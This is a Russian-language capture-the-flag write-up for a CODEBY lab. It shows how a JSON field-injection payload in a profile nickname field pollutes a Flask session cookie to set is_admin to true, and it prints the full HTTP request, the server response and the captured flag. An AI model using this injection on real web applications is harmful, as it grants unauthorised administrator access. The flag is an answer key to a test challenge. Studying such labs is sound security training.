
Server-side parameter pollution - то уязвимость, возникающая, когда сервер неправильно обрабатывает параметры, переданные в HTTP-запросе, что может привести к неожиданному поведению приложения.

Зная от комментария разработчика про модель `user view`, в целом по шаблону сессии куки, попробует атаковать обработку структурированного `json` формата:


```
{"is_admin": "false", "nickname": "PAYLOAD"}
PAYLOAD=user123", "is_admin": "true
```

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 POST /edit HTTP/1.1 2 Host: 62.173.140.174:16057 3 Content-Length: 47 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Origin: http://62.173.140.174:16057 7 Content-Type: application/x-www-form-urlencoded 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.86 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*; q=0.8,application/signed-exchange;v=b3;q=0.7 11 Referer: http://62.173.140.174:16057/profile 12 Accept-Encoding: gzip, deflate, br 13 Cookie: session= eyJpc19hZGlpbiI6ImZhbmNlIiwibmJja25hbWUiOiJlc2VyMTIzIn0.Z6JPww.vfQ4U5jvEttWa_mN0Seo9HI8TLy 14 Connection:.keep:alive 15 16 nickname=user123", "is_admin": "true&password=123</pre>				<pre>1 HTTP/1.1 302 FOUND 2 Server: Werkzeug/3.0.4 Python/3.10.7 3 Date: Tue, 04 Feb 2025 17:36:01 GMT 4 Content-Type: text/html; charset=utf-8 5 Content-Length: 201 6 Location: /logout 7 Vary: Cookie 8 Connection: close 9 10 <!doctype html> 11 <html lang=en> 12 <title> Redirecting... </title> 13 <h1> Redirecting... </h1> 14 <p> You should be redirected automatically to /logout . If not, click the link. 15</pre>			

Отправляем нагрузку, сервер отвечает редиректор HTTP 302 Found на /logout.



Заходим на /login и смотрит куку `{"is_admin": "true", "nickname": "user123"}`. Сессия с правами админа.



Находим флаг на эндпоинте `/, CODEBY{0opS!_Th1s_1s_p4r@m3t3r_p0llut10n}`

Ссылки

defeating-flasks-session-management
<https://blog.paradoxis.nl/defeating-flasks-session-management-65706ba9d3ce>

server-side-parameter-pollution
<https://portswigger.net/web-security/api-testing/server-side-parameter-pollution>